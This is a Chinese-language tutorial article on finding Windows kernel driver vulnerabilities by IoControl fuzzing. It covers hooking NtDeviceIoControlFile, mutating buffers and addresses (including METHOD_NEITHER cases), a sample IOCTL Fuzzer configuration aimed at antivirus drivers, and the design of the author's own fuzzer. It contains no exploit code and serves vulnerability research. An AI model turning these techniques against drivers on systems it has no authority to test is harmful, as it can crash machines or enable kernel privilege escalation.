目前有很多安全软件为了防御病毒木马，对很多内核 API 进行了 Hook/Inline Hook。然而这些 Hook 内核 API 的代码也存在安全问题。如果对参数的处理不当，很有可能出现内核漏洞。

- 网络协议处理的内核代码

有一些协议的处理是在 SYSTEM 进程中的，也就是在内核模块中处理的，可以通过网络协议 Fuzz 来挖掘这方面的漏洞。

- IoControl

从已公布的漏洞来看，IoControl 类型的漏洞非常多，可以作为内核漏洞挖掘的重点方向。IoControl 作为 Ring0/Ring3 缓冲区交互的重要方式，难免会出现代码编程方面的问题，还有可能存在内部逻辑上的问题。

那么如何挖掘这种类型的漏洞呢？

首先我们来看 IoControl 过程中 Ring3 使用的一个重要函数，即 DeviceIoControl 函数。

```
BOOL DeviceIoControl(
    HANDLE hDevice,                 //设备句柄
    DWORD dwIoControlCode,          //Io 控制号
    LPVOID lpInBuffer,              //输入缓冲区指针
    DWORD nInBufferSize,            //输入缓冲区字节数
    LPVOID lpOutBuffer,             //输出缓冲区指针
    DWORD nOutBufferSize,           //输出缓冲区字节数
    LPDWORD lpBytesReturned,        //返回输出字节数
    LPOVERLAPPED lpOverlapped       //异步调用时指向的
                                    //OVERLAPPED 指针
);
```

该函数共有 8 个参数，hDevice 是要通信的设备句柄；dwIoControlCode 是 Io 控制号；lpInBuffer 是输入缓冲区指针；nInBufferSize 是输入缓冲区字节数；lpOutBuffer 是输出缓冲区指针；nOutBufferSize 是输出缓冲区字节数；lpBytesReturned 是返回输出字节数；lpOverlapped 是异步调用时指向的 OVERLAPPED 指针。

我们可以试想，正常情况下，DeviceIoControl 函数的参数都是自己程序指定的，不会指定那些畸形的参数，驱动中也主要考虑功能的实现。对于畸形参数和处理逻辑缺陷方面的安全问题不够重视。因此我们可以很容易的通过构造畸形参数来 Fuzz 驱动程序的处理是否存在漏洞。我们将这种 Fuzz 称为 “IoControl Fuzz”。

关于 IoControl Fuzz，目前笔者想到两种方法。

1. IoControl MITM(Man-in-the-Middle) Fuzz

这种方法类似于“中间人攻击”。其实就是在内核 Hook NtDeviceIoControlFile 函数，当识别到 IoControl 的对象为要 Fuzz 的对象时，获取该函数调用的参数，并按照预先的 Fuzz 策略对参数或参数指向的缓冲区数据进行篡改，然后将篡改后的参数传递给原始的 NtDeviceIoControlFile 函数，如图 1 所示。




图 1

如果发送给 NtDeviceIoControlFile 函数畸形的参数和数据后，发生了内核崩溃或蓝屏，往往预示着该驱动程序可能存在内核漏洞。进行后续的手动分析后，不难得出结论。

2. IoControl Driver Fuzz

上面提到“中间人”方式的 Fuzz，虽然比较巧妙，但多数情况下，难以覆盖某驱动程序所有的 IoControlCode，就算能够覆盖所有的 IoControlCode，但是这种 Fuzz 的过程只是“一次性”的，不够全面。

为了能够对驱动程序中某个 IoControlCode 做全面的 Fuzz，我们需要对 DeviceIoControl 函数的每个参数都进行畸形化，每个参数值可以畸形出很多不同的参数值，然后各个参数进行组合。那么完成一次全面的 Fuzz，要调用很多次 DeviceIoControl 函数。因此本文将这种 Fuzz 方法称为“IoControl Driver Fuzz”，针对的就是某个驱动，进行全面的 Fuzz。

以上我们讨论了内核漏洞挖掘的几种思路，作为初学者，我们应该首先完全掌握 IoControl Fuzz 的漏洞挖掘技术。因此我们将重点关注这种思路下的内核漏洞挖掘，通过挖掘工具的开发，揭示该思路的具体细节。

现有的内核漏洞挖掘工具

工欲善其事，必先利其器。虽然我们已经有了大概的 IoControl Fuzz 的思路，但是要开发这样一个漏洞挖掘工具，首先应该调研一下，这方面是否已经有前人做过。

果不其然，笔者查到俄罗斯莫斯科有一家公司的安全研究实验室，eSage Lab (http://www.esagelab.com)，其网站上有一个开源工具，叫做“IOCTL Fuzzer”，如图 2 所示。




图 2

“IOCTL Fuzzer”是一个命令行式的 Windows 内核驱动挖掘工具。以下是该网站上对该工具的介绍。

Program capabilities:

- IRP filtering by process name, driver name, device name, or I/O Control code
- IRP fuzzing
- monitoring mode
- logging output to console and/or file.

While processing IRPs, the fuzzer will spoof those IRPs conforming to conditions specified in the configuration file. A spoofed IRP is identical to the original IRP in all respects except the input data, which is changed to randomly generated fuzz.

可以看出，该工具所采用的 Fuzz 方法，正是我们前面提到的“IoControl MITM(Man-in-the-Middle) Fuzz”方法，即 IoControl 中间人 Fuzz。

该工具的独特之处是使用了 xml 配置文件，如图 3 所示。

```
<?xml version="1.0" encoding="windows-1251"?>
<cfg>
<!--     Path to log file.-->
<log_file>C:\ioctls.txt</log_file>
<!--     If true, hex dumps will be logged.-->
<hex_dump>false</hex_dump>
<!--     If true, will print logging output to console.-->
<log_requests>true</log_requests>
<!--     If true, will print logging output to kernel debugger.-->
<debug_log_requests>true</debug_log_requests>
<!--     If true, will fuzz IRPs.-->
<fuze_requests>false</fuze_requests>
<!--     If true, will also randomly modify fuzzed IRP's input buffer size.-->
<fuze_size>false</fuze_size>
<!--     IRP "allow" list.
     The fuzzer will process (i.e. log and/or fuzz) any IRP request
     containing at least one parameter from the <allow> list.

     If the list is empty, each IRP will be processed.-->
<allow>
     <!--      IRP destination driver name     -->
     <drivers>
         <entry>kl1.sys</entry>
         <entry>dwall.sys</entry>
         <entry>fsdfw.sys</entry>
     </drivers>
     <!--      IRP destination device name     -->
     <devices>
         <entry>\Device\kimul9</entry>
         <entry>\Device\dwall</entry>
         <entry>\Device\FSDFW</entry>
     </devices>
     <!--      IRP I/O Control Code     -->
     <ioctls>
         <entry>0x0022c008</entry>
         <entry>0x0022208c</entry>
         <entry>0x0007c08c</entry>
     </ioctls>
     <!--      IRP sender process file path/name     -->
     <processes>
         <entry>avp.exe</entry>
         <entry>DefenseWall.exe</entry>
         <entry>fsdfwd.exe</entry>
     </processes>
</allow>
<!--
     IRP "deny" list.
     Can be empty.
-->
<deny>
<!-- "deny" list is identical in structure to "allow" list -->
</deny>
</cfg>
```

图 3

通过 xml 来配置 Fuzz 对象和 Fuzz 策略固然简单，但是不够灵活，每次改变 Fuzz 对象和 Fuzz 策略，需要重启 Fuzz 程序，实际使用可能不太方便。而且 Fuzz 策略不够细致，可能会有所遗漏。

鉴于此，笔者依然决定自己开发一个能够实现前面提到的两种 IoControl Fuzz 思路的内核漏洞挖掘工具。

自己开发内核挖掘工具

笔者开发了一个带有界面的 IoControl Fuzz 工具，利用此工具能够进行前面提到的 IoControl MITM Fuzz 和 IoControl Driver Fuzz。该工具的实现代码请到黑防官方网站下载，这里仅给出该工具中这两种 Fuzz 的关键概念和概要设计。

1. Fuzz 对象、Fuzz 策略、Fuzz 项

首先提出几个概念，Fuzz 对象、Fuzz 策略、Fuzz 项。

Fuzz 对象——是指被 Fuzz 的对象，或触发 Fuzz 的条件。

Fuzz 策略——是指针对 Fuzz 对象，Fuzz 过程中对参数和数据畸形化的方案。

Fuzz 项——Fuzz 对象和 Fuzz 策略合起来，称为一个 Fuzz 项。

对于我们的 Fuzz 程序来说，所有的 Fuzz 项就是其输入。Fuzz 程序应该支持多个 Fuzz 项同时工作，而且还能够灵活的增、删、改这些 Fuzz 项的内容，不必重启 Fuzz 引擎。

2. IoControl MITM Fuzz

IoControl MITM(Man-in-the-Middle) Fuzz 是以中间人的方式，在识别到 Fuzz 对象后，在调用原始 NtDeviceIoControlFile 函数前，按照 Fuzz 策略对参数和数据进行畸形化，并调用原始 NtDeviceIoControlFile 函数的过程，如图 4 所示。




图 4

IoControl MITM Fuzz 的 Fuzz 对象可以由以下字段共同指定：

- 进程 pid 或 进程路径；
- 设备名称；
- IoControlCode。

其中任何一个字段为空，表示匹配所有。例如，IoControlCode 为空，则表示某进程发到某设备的所有 IoControlCode 都会被 Fuzz。

IoControl MITM Fuzz 的 Fuzz 策略，主要包括对输入地址、输入数据、输入长度、输出地址、输出长度的畸形化方案。

输入地址的畸形化方案如下：

- 不变；
- 随机；
- 非法地址；
- 合法 Ring3 地址；
- 合法 Ring0 地址。

输入数据的畸形化方案如下：

- 不变；
- 随机；
- Byte 填充；
- Word 填充；
- Dword 填充。

输入长度的畸形化方案如下：

- 不变；
- 随机；
- 增加一定长度；
- 减小一定长度。

输出地址的畸形化方案如下：

- 不变；
- 随机；
- 非法地址；
- 合法 Ring3 地址；
- 合法 Ring0 地址。

输出长度的畸形化方案如下：

- 不变；
- 随机；
- 增加一定长度；
- 减小一定长度。

3. IoControl Driver Fuzz

IoControl Driver Fuzz 是对 Fuzz 对象（驱动设备）主动发送一系列 IoControl，并对参数和数据按照 Fuzz 策略分别进行畸形化并组合成一组参数，调用 DeviceIoControl 进行 Fuzz 的过程，如图 5 所示。




图 5

IoControl Driver Fuzz 的 Fuzz 对象可以由以下字段共同指定：

- 设备对象 或 设备名称；
- IoControlCode 。

IoControl Driver Fuzz 的 Fuzz 策略，根据 IoControlCode 中 Method 值的不同，有以下两种情况：

- IoControlCode 中 Method!=METHOD_NEITHER

输入输出都有系统保护，篡改地址没有意义。因此需要 Fuzz：输入数据、输入长度、输出长度。

- IoControlCode 中 Method==METHOD_NEITHER

驱动中可能直接访问输入输出地址，而没有探测是否可读写。因此需要 Fuzz：输入地址、输入数据、输入长度、输出地址、输出长度。

输入地址的畸形化方案如下：

- 随机；
- 非法地址；
- 合法 Ring3 地址；
- 合法 Ring0 地址；
- 固定地址。

输入长度的畸形化方案如下：

- 随机；
- 固定。

输入数据的畸形化方案如下：

- 随机；
- Byte 填充；
- Word 填充；
- Dword 填充。

输出地址的畸形化方案如下：

- 随机；
- 非法地址；
- 合法 Ring3 地址；
- 合法 Ring0 地址；
- 固定地址。

输入长度的畸形化方案如下：

- 随机；
- 固定。

4. MyIoControl Fuzzer 界面

本 Fuzz 工具将两种 Fuzz 方法实现在同一个对话框中。如图 6 所示，左侧上方显示当前进程列表，左侧下方显示驱动对象的树状结构，右侧上方能够监视系统中的 DeviceIoControl 调用，右侧中间便是 IoControl MITM Fuzz 的 Fuzz 项列表，右侧下方是 IoControl Driver Fuzz 的 Fuzz 项。

通过该工具，在 IoControl MITM Fuzz 列表中可以增、删、改 Fuzz 项，单击右侧中间的“+”按钮，可以弹出如图 7 所示的对话框，来添加 Fuzz 对象和 Fuzz 策略。




图 6




图 7

相应的，在 IoControl Driver Fuzz 列表中，也可以增、删、改 Fuzz 项，单击右侧下方的“+”按钮，可以弹出如图 8 所示的对话框，来添加 Fuzz 对象，而 Fuzz 策略由程序内部 Fuzz 逻辑而定。

